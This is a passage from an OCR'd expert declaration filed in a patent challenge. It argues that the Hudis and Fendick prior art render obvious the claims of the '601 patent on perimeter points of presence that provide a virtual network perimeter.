50. In some embodiments, the virtual perimeter can also be customized by a user. (*Id.*, 10:21-26.) When customizing the virtual perimeter, a user "can select and customize the systems and sub-systems for processing inbound and outbound data, as well as internally communicated data (i.e. akin to a virtual LAN), as well as the treatment of particular types and classes of data." (*Id.*)

D. The Challenged Claims

51. I understand that Petitioner is challenging claims 1-21 in the '601 Patent.

E. Claim Construction

52. I understand that claim terms generally are construed in accordance with the ordinary and customary meaning they would have to a POSA at the time of the invention in light of the claim language, the specification, and the prosecution history. I understand that dictionaries and other extrinsic evidence may be considered as well, though such evidence is typically regarded as less

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 26 of 465

significant than the intrinsic record in determining the meaning of the claim language

53. For all terms of the challenged claims of the ’601 patent, I have interpreted them as they would have been understood by a POSITA at the time of the priority date of the ’601 patent in 2013.

III. UNPATENTABILITY OF THE ’601 PATENT CLAIMS

A. Standards for Invalidity

1. Obviousness

54. I am informed and understand that a patent cannot be properly granted for subject matter that would have been obvious to a person of ordinary skill in the art at the time of the alleged invention, and that a patent claim directed to such obvious subject matter is invalid under 35 U.S.C. § 103. It is also my understanding that in assessing the obviousness of claimed subject matter, one should evaluate obviousness in light of the prior art from the perspective of a person having ordinary skill in the art at the time the alleged invention was made (and not from the perspective of either a layman or a genius in that art). It is my further understanding that the question of obviousness is to be determined based on:

- The scope and content of the prior art;
- The difference or differences between the subject matter of the claim and the prior art (whereby in assessing the possibility of

obviousness one should consider the manner in which a patentee and/or a Court has construed the scope of a claim);

- The level of ordinary skill in the art at the time of the alleged invention of the subject matter of the claim; and

- Any relevant objective factors (the "secondary indicia") indicating nonobviousness, including evidence of any of the following: commercial success of the products or methods covered by the patent claims; a long-felt need for the alleged invention; failed attempts by others to make the alleged invention; copying of the alleged invention by others in the field; unexpected results achieved by the alleged invention; praise of the alleged invention by the alleged infringer or others in the field; the taking of licenses under the patent by others and the nature of those licenses; expressions of surprise by experts and those skilled in the art at the subject matter of the claim; and whether the patentee proceeded contrary to accepted wisdom of the prior art.

- Any relevant objective factors (the "secondary indicia") indicating obviousness: independent invention of the claimed invention by others before or at about the same time as the named inventor thought of it; and other evidence tending to show obviousness.

Netskope Exhibit 1002


Fortinet Ex. 2010, Page 28 of 465

IV. SPECIFIC GROUNDS FOR PETITION


A. Ground I: Combination of Hudis and Fendick renders claims 1-14, 17-21 obvious.

55. Hudis disclosed using distributed points-of-presence to provide a virtual perimeter. (Hudis, Abstract.) Specifically, Hudis disclosed a global secure content management service ("SCM") that provided security protection and policy enforcement. (*Id.*)

56. Hudis' SCM service could be used by multiple, geographically distributed entities. Figure 1 (below, at left) depicted business users (125, 132, 135) connecting to cloud-based resources (105) through SCM service (105) and Figure 2 (below, at right) depicted consumer users (221, 232, 235) connecting to cloud-based resources (215) through the same SCM service (105). (Hudis, 4:44-46, 4:64-5:9, 6:20-31.)




57. Figure 3 (below) depicted a physical architecture of the SCM service (105) used by both business and consumer entities. (*Id.*, 3:65-67.) SCM service (105) included a plurality of POPs (305_1-305_N), hubs (315_1-315_N), and an operations center (322) . (*Id.*, 6:41-44.)



58. Figure 4 (below) depicted a logical architecture of POPs. (*Id.*, 4:1-2.) POP (305_1), for example, included selectable security systems (410_1, 412_1), policies (416_1), profiling service (426_1), and operations management console (423_1). (*Id.*, 6:44-50.) The selectable security systems could include a host security product, edge firewall, Network Intrusion Detection System, Network Access Protection system, Unified Threat Management system, information leakage protection system, health monitoring system, security event management system, and/or a security incident management system. (*Id.*, 5:27-67, 7:28-64.) Policies

(416$_1$) "govern[ed] access to, and interaction with, cloud-based resources by users of the global SCM service 105." (*Id.*, 7:65-8:1.) Management console (423$_1$) "enable[d] the security products [] and policies [] in a POP [] to be configured, monitored, and audited…." (*Id.*, 8:24-28.)

FIG. 4



(Annotated)

59. ***Fendick:*** Fendick disclosed "a platform for seamlessly host[ing] a plurality of disparate types of packet processing applications." (Fendick, Abstract.) The platform resided between two or more networks and processed traffic between the networks. (Fendick, Fig. 1, 4:51-54.)

60. Figure 2 (below) depicted an exemplary platform. The platform included I/O cards (206(1)-206(N)) for receiving and transmitting packets, service cards (202(1)-202(N)) for processing the packets according to selected systems and subsystems, feature servers (214(1)-214(N)) through which a customer could add

its own application for processing packets, control elements (212(1)-212(N)) for configuring the platform, and fabric (208) (basically, a communications hub) for connecting the platform components. (*Id.*, 5:11-16, 5:23-26, 5:53-63, 6:46-50, 7:31-33, 14:33-36.)




Fig. 2
(Annotated)

61. The service cards included selectable systems and applications (subsystems). Those systems and subsystems could include:

System	Application(s)/Subsystem(s)
policy enforcement	1. Firewall process 2. Traffic conditioner
intrusion detection and prevention	1. Denial of service detection 2. Malware detection
packet analysis	1. Accounting/metering 2. Traffic monitoring
Network Address Translation	
transcoding	

(*Id.*, 5:53-63, claims 2-3.)

62. Fendick disclosed that the service cards (systems) and applications (subsystems) were selectable. (*Id.*, 7:50-57.) Figures 3 and 4 (below) depicted two exemplary path flows where different services cards (services) have been selected. (*Id.*, 7:59-8:14.)




Fig. 3
(Annotated)




Fig. 4
(Annotated)

63. Similarly, the applications (subsystems) were also selectable. In Figure 5 (below), for example, applications 504(1) and 504(3) have been selected to process a packet, while bypassing Application 504(2). (*Id.*, 8:15-34.)




Fig. 5

64. Fendick also disclosed that the feature server (another service) could include applications for custom routing, custom protocol processing, customer network measurement, and customer data management. (*Id.*, 14:38-43.)

1. Motivations to combine.

65. In the Hudis-Fendick combination, a POSITA would have incorporated Fendick's platform into the computers/servers in Hudis' PoPs. A POSITA would have been motivated to combine Hudis and Fendick with a reasonable expectation of success.

66. First, Hudis and Fendick concerned improving computer networking and security. Hudis described a cloud-based SCM service that connected users and cloud-based resources. (Hudis, 2:6-21.) Hudis' system used a plurality of geographically distributed, interconnected POPs and other devices. (Hudis, Fig. 3.) Fendick likewise concerned an improved architecture for integrating network functions. (Fendick, Abstract, Title.) A POSITA would have been motivated to combine the techniques in Hudis with complementary techniques in Fendick because both sought to improving networking and provide a platform for integrating network applications.

67. Second, combining Hudis and Fendick would have provided an overall better system. Hudis disclosed that each POP incorporated a variety of services and subservices. (Hudis, 7:29-42.) While Hudis acknowledged that each service and subservice was selectable, it did not expressly disclose specific examples for selecting the services and subservices, or how to add services and subservices later. (*Id*.) Fendick, however, did disclose a flexible, customizable platform for selecting systems and subsystems and that could scale to add additional systems and subsystems. (Fendick, 8:43-47.)

68. Additional motivations to combine are discussed below. Thus, the combination of Hudis and Fendick would improve Hudis by providing additional flexibility and scalability.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 35 of 465


2. Claim 1

a. 1[pre]: "A network system comprising:"

69. Hudis disclosed a cloud-based secure content management ("SCM") service using a globally distributed network system. (Hudis, Abstract.) The SCM service provided security protection and policy enforcement for both on-premise network users and roaming users, as shown in Figure 3 (annotated below). (*Id.*, 2:6-9; 3:65-67.) In an exemplary architecture, SCM service (105) consisted of an interconnected network of points-of-presence ("POPs"), hubs, and an operations center. (*Id.*, 3:65-67, 6:41-44, 7:13-26.) Business-users (annotated in purple) and consumers-users (annotated in orange) accessed the SCM service (105) through the Internet, as shown by reference number 312. (*Id.*, 6:61-63; 4:44-49, Claim 1.)

Netskope Exhibit 1002


Fortinet Ex. 2010, Page 36 of 465



b. 1[a]: "one or more Perimeter Points of Presence (P/PoP) configured to provide a virtual perimeter,"

70. Hudis disclosed one or more perimeter POPs providing a virtual perimeter.

71. Figure 3, for example, depicted an SCM service architecture that used at least five, geographically-distributed POPs (reference numerals 3051-305N). (Hudis, 6:41-44.) The POPs were located at perimeter points, for example, ingress/egress points between networks (e.g., enterprise network (125) and roaming consumer users (232)) and cloud-based resources (e.g., resources (115)).




72. A POSITA would have found it obvious that the POPs were configured to provide a virtual perimeter. The challenged patent explained that a perimeter is the ingress and egress points "where an organization's control over their computing and communications infrastructure cease to exist." ('601 patent, 1:20-23.) As explained above, Hudis' POPs were located at ingress and egress points between users/networks and cloud-based resources, where the entity's control over their infrastructure ceased to exist, and provided security protection and policy enforcement at those points. (Hudis, Abstract, 6:44-50.)

c. 1[b][i]: "the one or more Perimeter Points of Presence (P/PoP) comprising: a network interface component configured to accept physical or virtual connections or both;"

73. Hudis disclosed POPs with a network interface component configured to accept physical (e.g., wired) connections and virtual (e.g., wireless, tunnels, remote desktop, VPN) connections.


Physical Connection

74. Hudis in, for example, Figure 3 (annotated below), showed roaming users (132) reached the SCM service through Internet (109), as indicated by reference numeral 312_4 (highlighted in green). (Hudis, 6:61-63.)



75. Hudis disclosed that users could connect to the Internet over a wired (physical) connection. Figure 5 (annotated below) depicted a wired connection between device (554) and network bridge (549) that provided connectivity to a PoP. (Hudis, 9:27-34 ("A home-based PC user 554 on a ***local area network running Ethernet***, for example, makes an Internet connection through a network bridge 559 like a ***cable modem or DSL*** ….") (emphasis added).)

FIG. 5
(Annotated)



76. Once a user established an internet connection using either connection, the user was redirected to an appropriate POP. (Hudis, 6:43-53.) A POSITA would have found it obvious that the connection between the ISP and POP could

continue to leverage a physical connection. There are only a limited number of ways to connect devices in a network and a physical connection was a common one. Physical connections provided (1) added security (e.g., traffic could not be intercepted easily) and (2) increased data rates. Thus, the POP was configured to accept physical connections, and to the extent that a physical connection was not explicit in Hudis, it would have been obvious to a POSITA for the reasons provided above and based on the teachings of Fendick. For example, Fendick described using a gigabit Ethernet (physical) switched network, which supported simultaneous connections without the communicating entities needing to wait for network availability. (Fendick, 12:43-47.) That physical connection with a PoP would have, for example, allowed simultaneous, low-latency connections with a corresponding co-located Hub, "which provide[d] configuration management" for the PoP (Hudis, 2:16-21), a corresponding "operation management console (see Figure 4), which "enable[d] the security products 410 … to be configured," or an entity without needing to wait for network availability. (Hudis, 8:24-26, 6:51-55.)

Virtual Connection

77. Hudis disclosed that a POP could accept virtual connections using an IPSec tunnel, wireless technologies, Microsoft Terminal Services, or HTTP.

78. First, Hudis disclosed that POPs accepted virtual connections using IPSec, which was a well-known secure network protocol suite used in virtual

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 41 of 465

private networks. (Ex. 1010 (Dictionary of Computer and Internet Terms (11th Ed.)), 537 (defining "Virtual Private Network" as "a network where data is transferred over the Internet using security features preventing unauthorized access."); Ex. 1011 (Webster's New World Computer Dictionary (10th Ed.)), 396 (defining "Virtual Private Network" as "[a] highly secure network for transmitting sensitive data … that uses the public Internet as its transmission medium")[11].) Specifically, Hudis disclosed that, in the event of a security incident, the network access protection (NAP) system could revoke the compromised computer's IPSec security certificate. (Hudis, 13:24-26; *see also, e.g., id*., Fig. 8 ("REVOKES IPSEC CERTIFICATE").) While this particular disclosure is in the context of an NAP system on the enterprise network, 